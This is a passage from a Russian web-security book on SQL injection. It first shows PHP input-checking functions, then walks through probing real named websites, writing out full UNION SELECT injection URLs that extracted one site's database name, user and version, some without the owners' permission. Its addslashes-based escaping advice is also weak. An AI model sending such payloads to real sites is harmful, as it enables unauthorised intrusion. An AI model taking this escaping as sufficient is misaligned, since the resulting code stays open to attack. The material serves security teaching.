Мы рассмотрели различные варианты, с помощью которых хакер может проникнуть на Web-сервер и взломать его с помощью классической атаки "SQL-инъекция". Это необходимо для того, чтобы вы могли сами протестировать свой Web-сайт на возможные ошибки. Если вы являетесь программистом, то не доверяйте своим знаниям и опыту, не надейтесь, что ваш код безупречен. Все мы люди и можем забыть проверить определенный параметр или сделать неполную проверку.

Все параметры, которые передаются в SQL-запросы, желательно окружать одинарными кавычками, например:

```
SELECT *
FROM smf_polls
WHERE ID_POLL=$pollid
```

В этом SQL-запросе, чтобы исключить возможность атаки, необходимо слишком много проверок на наличие в параметре пробелов, кавычек, символов `%`, `_`, `+`, `-` и т. д. Все эти символы могут быть опасны.

Если параметр заключен в кавычки, как в следующем примере:

```
SELECT *
FROM smf_polls
WHERE ID_POLL='$pollid'
```

то вам достаточно проверить параметр `$pollid` на наличие опасной одинарной кавычки, и если необходимо, то и символа `%`.

Если параметр, который получает сценарий, числовой, то его очень легко проверить. В своих проектах я написал функцию `checknum`, которая выглядит следующим образом:

```
function checknum($var)
{
 $var=preg_replace("/[^0-9]/i", "", $var);
 return $var;
}
```

Функция получает в качестве параметра переменную и с помощью регулярного выражения вырезает из этой переменной все, что не является числом, т. е. любые другие символы и буквы. Теперь перед использованием параметра,

на который может повлиять пользователь (получаемый через форму, запросом GET или из cookie), выполняем следующее:

```
$id = checknum($id);
```

Таким образом, можно гарантировать, что параметр содержит только цифры и ничего другого и является абсолютно безопасным для SQL-запроса.

Для проверки строковых переменных можно написать функцию checkvar, которая будет выглядеть примерно следующим образом:

```
function checkvar ($var)
{
 $var = addslashes($var);
 $var = htmlspecialchars($var);

 return $var;
}
```

В этой функции в переменной сначала добавляются слэши для всех одинарных кавычек с помощью функции addslashes, а затем HTML-операторы превращаются в простой текст с помощью htmlspecialchars, который просто отображается на Web-странице и не влияет на ее форматирование.

Использование этих функций поможет сделать ваши сценарии безопаснее. Главное — не забывать проверять все переменные, на которые может повлиять пользователь.

Давайте посмотрим, как можно изменить листинг 5.1 для того, чтобы избавить его от ошибки:

```
$username=$_GET['username'];
$username = checkvar($username);
print("Search: <b>$username</b>");
```

После сохранения данных, переданных пользователем в переменной $username, переменная проверяется с помощью функции checkvar. Теперь попробуйте передать через форму слово hacker с одинарной кавычкой на конце. В результате не будет никаких ошибок, потому что запрос корректен, т. к. перед одинарной кавычкой появится слэш (рис. 5.10).

Пишите запросы аккуратно и так, чтобы символ процента не смог повлиять на результат работы сценария. Вырезать этот символ в большинстве случаев нет смысла, разве что в параметрах, через которые передаются имя пользователя и пароль.



Рис. 5.10. После проверки переменной

Проблема процента и подчеркивания очень опасна и тем, что функции `addslashes` и `htmlspecialchars` никак не влияют на этот символ и не могут обезопасить. Единственный способ — убирать символ процента с помощью регулярного выражения. Только не забывайте, что процент и подчеркивание работают только там, где сравнение с переменной происходит с помощью оператора `LIKE`. В остальных случаях проверки на эти символы бессмысленны, потому что они не работают и не имеют специального значения для SQL-сервера.

Чтобы убрать один символ из строки (в данном случае нам нужно убрать символ процента), можно воспользоваться функцией `replace`. Эта функция проста, но работает достаточно быстро, потому что ищет в строке не шаблон, а подстроку и заменяет найденное вхождение новым значением.

Если необходимо, чтобы определенная переменная была числовой, то тут можно поступить немного проще:

```
$id = (int) $_GET['id'];
```

В этом примере в переменную `$id` записывается значение одноименного GET-параметра, но при этом в скобках явно указывается, что тип переменной должен быть числовым (`int` или `integer`). Теперь если в параметре будут символы, которые не являются цифрами, то результатом будет ошибка и переменная `$id` будет пустой (равна нулю).

5.7. Поиск уязвимого PHP-сценария

Когда мы учимся, то собственные ошибки помогают лучше понять изучаемую тему. Они откладываются в памяти и позволяют не совершать подобные действия в будущем. Но когда программист создает боевой код, то ошибки могут привести к печальным последствиям, а хакеры могут заставить программиста и администратора сайта мучиться, восстанавливая потерянные данные. Нет, процесс восстановления нас сейчас не интересует, потому что это отдельная тема. Нас интересуют ошибки, поэтому мы протестируем несколько сайтов на предмет уязвимостей и проанализируем результат.

В этом разделе мы рассмотрим на практике поиск ошибок и примерно обозначим дальнейшие действия, которые может выполнить хакер для взлома Web-сервера. Все Web-сайты и ошибки, которые попали в этот обзор, — реальны и существуют в Интернете. К моменту выхода книги некоторые сайты могут перестать существовать, потому мне удивительно, что они вообще существуют так долго с ошибками. Но если какой-то из сайтов исчезнет, я в этом не виноват. Ни один из сайтов я не ломал и всем владельцам сообщал о найденных ошибках.

5.7.1. Ошибка в каталогах программ

Очень часто можно встретить Web-сайты, на которых, на первый взгляд, используются HTML-файлы, но в реальности работают PHP-сценарии. Просто URL к HTML-файлу является всего лишь псевдонимом к реальному сценарию и скрывает передаваемые параметры. Давайте рассмотрим, как можно взломать такие Web-сайты.

Допустим, что URL Web-сайта выглядит следующим образом: **http://free-software-download.info/index.html**. Данный пример является реальным и относится к Web-сайту **free-software-download.info** (рис. 5.11).

В реальности файл index.html не существует. Попробуем обратиться к файлу index.php: **http://free-software-download.info/index.php**. Определить имена параметров для этого Web-сайта проблематично, но здесь есть одна особенность: форма для поиска. Она ссылается на PHP-файл с именем showpads.php. Попробуем через строку поиска передать что-нибудь, в результате получаем URL: **http://free-software-download.info/showpads.php?sort=Title&catid=&search=All&string=fcgdg&match=All**.

Вот тут уже множество параметров, которые можно использовать. Проверив параметры, я выяснил, что переменная `catid` не фильтруется. Программисты

явно расслабились и забыли про поиск, который не маскируется под HTML-файл. Если передать в параметре `catid` мусор, то мы увидим сообщение об ошибке (рис. 5.12).

Далее уже классическим методом подбираем количество полей и продолжаем взлом. В данном случае всего шесть полей, и я получил следующий URL: **http://free-software-download.info/showpads.php?catid=10%20limit%201%20union%20select%201111,2222,3333,4444,5555,6666/***. Дальше продолжать взлом я не стал, но и сообщить об ошибке администратору не смог по причине отсутствия адресов для связи.



Рис. 5.11. Web-сайт **free-software-download.info**



Рис. 5.12. Сообщение об ошибке на Web-сайте **free-software-download.info**



Рис. 5.13. Web-сайт **www.4pcsoft.com**



Рис. 5.14. Аркадные игры

Теперь перейдем к еще одному Web-сайту **www.4pcsoft.com** (рис. 5.13) и рассмотрим его. Здесь также PHP-сценарии и параметры прячутся под HTML-файлы.

Попробуем обратиться к файлу index.php и убедимся, что он существует: **http://www.4pcsoft.com/index.php**. Теперь попробуем передать сценарию наиболее часто используемые имена параметров: `id`, `cat`, `category`, `product`, `productid`, `start`, `page`, `subcut`. Для такого Web-сайта должно что-то получиться. В данном случае банальный подбор через пять минут показал мне, что существуют следующие три параметра `cut`, `subcut`, `start`. Что передавать этим параметрам? `Cat` явно отвечает за категорию. Среди категорий программ на Web-сайте для примера я выбрал **Games** и загрузил следующий URL: **http://www.4pcsoft.com/index.php?cat=Games**.

Отлично, передо мной загрузились все игры, которые есть в каталоге Web-сайта. Теперь посмотрим, какие здесь есть подразделы, и попробуем передать имя подраздела через параметр `subcut`; например, следующий URL

позволяет загрузить все аркадные игры: **http://www.4pcsoft.com/index.php?cat=Games&subcut=Arcade**.

Результат состоит из нескольких Web-страниц. Если вы хотите увидеть все записи, начиная с 21, то число 21 нужно передать через параметр `start`: **http://www.4pcsoft.com/index.php?cat=Games&subcut=Arcade&start=21**. Результат приведен на рис. 5.14.

Вот так, методом научного тыка и с помощью смекалки, я выяснил реальный URL, который используется для просмотра каталога программ. Дальше взломать Web-сайт не получилось из-за хорошей реализации проверки параметров.

Тут сообщать об ошибке нет смысла, потому что ничего страшного мы не нашли, просто узнали реальный URL.

5.7.2. О футболе

В данной книге я буду не раз рассматривать Web-сайты футбольной тематики, потому что в момент написания этих строк проходит чемпионат мира по футболу. Просто для поиска уязвимостей чаще всего я запускаю поиск по Web-сайтам определенной тематики и просматриваю их на уязвимости. Футбольная тематика сейчас наиболее актуальна.

Итак, первый Web-сайт, который попался мне на глаза, — **http://www.sigames.com**. На первый взгляд на главной Web-странице все ссылки без параметров, поэтому я перешел в раздел **download**, где просто обязаны быть параметры, и они там были. Сразу же бросился в глаза параметр `id`. Я попробовал передать в нем мусор и в итоге увидел сообщение об ошибке. Классический признак того, что возможна атака "SQL-инъекция". Попробуем добавить в параметр объединение: `union select null`. И снова перед нами ошибка (рис. 5.15).

Продолжаем подбирать количество полей, которые получает запрос. У меня получилось 17 полей, потому что следующий URL показал нам очень интересный результат (рис. 5.16):

http://www.sigames.com/downloads.php?type=view&id=369%20union%20select%20null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null/*

В данном случае снова ошибка, но теперь она произошла в 270-ой строке сценария. Следовательно, параметр используется в нескольких запросах, и они возвращают разное количество строк. Это значит, что объединение не получится, ведь один из запросов всегда вернет ошибку, и мы не сможем увидеть результат запроса.



Рис. 5.15. Сообщение об ошибке



Рис. 5.16. В сообщении об ошибке можно увидеть ссылку на сценарий download.h



Рис. 5.17. Попытка обратиться к модулю оказалась удачной

Можно попытаться ограничить вывод с помощью `limit 0`, тогда SQL-инъекция может пройти в первом запросе успешно, и результат может быть отображен. Я это не проверял, потому что меня заинтересовало совершенно другое в этом запросе: имя файла download.h. Это явно модуль с какими-то функциями, которые подключаются к основному сценарию. Попробуем обратиться к этому файлу напрямую через строку URL. Результат великолепен — перед нами появился код этого модуля (рис. 5.17).

Мы уже говорили о том, что нельзя хакеру давать возможность обращаться к файлу напрямую *(см. разд. 3.5)*. В данном случае мы узнали код модуля, содержащего запросы, по которым можно примерно определить структуру базы данных, используемые таблицы и т. д.

Проанализировав код, я нашел еще пару интересных мест, которые можно использовать. Если программисты не залатают эту дырку (как всегда, я сообщил им об ошибке), то попробуйте посмотреть этот модуль. Поверхностный взгляд показал много интересного из того, что мы уже рассматривали *(см. главу 3)*.

Даже если программисты залатают эту ошибку, попробуйте поискать что-то еще. Мне владельцы Web-сайта не дали разрешения на тестирование Web-сайта, поэтому я не стал проверять другие параметры, которые также могут быть уязвимыми.

Следующий Web-сайт, который попался мне на глаза: **http://www.fira.net**. Несмотря на то, что расширения у всех файлов — html, это явно PHP-сценарии. Не понимаю, зачем использовать расширение html, ведь это абсолютно не дает защиты.

Пару минут, и ошибка была найдена в сценарии чтения новостей: **http://www.fira.net/media/news/read.html**. В качестве параметра `indexnum` он получает номер новости и ищет по нему соответствующую строку из базы данных. Попробуем добавить в этот параметр `"and 1=0"`. В результате появилась Web-страница с пустой центральной частью (рис. 5.18), т. е. новость отсутствует.



Рис. 5.18. Пустая центральная часть Web-страницы

Попробуем подобрать количество полей через объединение. В результате получилось девять полей. Попробуем посмотреть версию базы данных, имя пользователя и имя базы данных. Для этого указываем следующий URL: **http://www.fira.net/media/news/read.html?indexnum=88%20limit%200%20union%20select%20null,DATABASE(),VERSION(),USER(),null,null,null,null,null/***.

На рис. 5.19 можно увидеть результат. Прямоугольниками выделены полученные данные, а именно: в качестве ОС используется клон Linux (Debian), имя пользователя при подключении к базе данных — **ira@localhost**, а имя базы данных — `fira`.



Рис. 5.19. Информация о подключении

5.7.3. Macromedia ColdFusion

Несмотря на то, что Macromedia ColdFusion абсолютно никакого отношения не имеет к PHP, ведь это самостоятельный язык Web-программирования, ошибку, приводящую к возможности атаки "SQL-инъекция", мы рассмотрим и здесь. Дело в том, что ColdFusion чаще всего используется в связке с MySQL, и взлом происходит точно так же, как и при использовании сценариев PHP с той же базой данных.

Итак, перед нами снова футбольный Web-сайт: **www.mnthunder.com** (рис. 5.20).

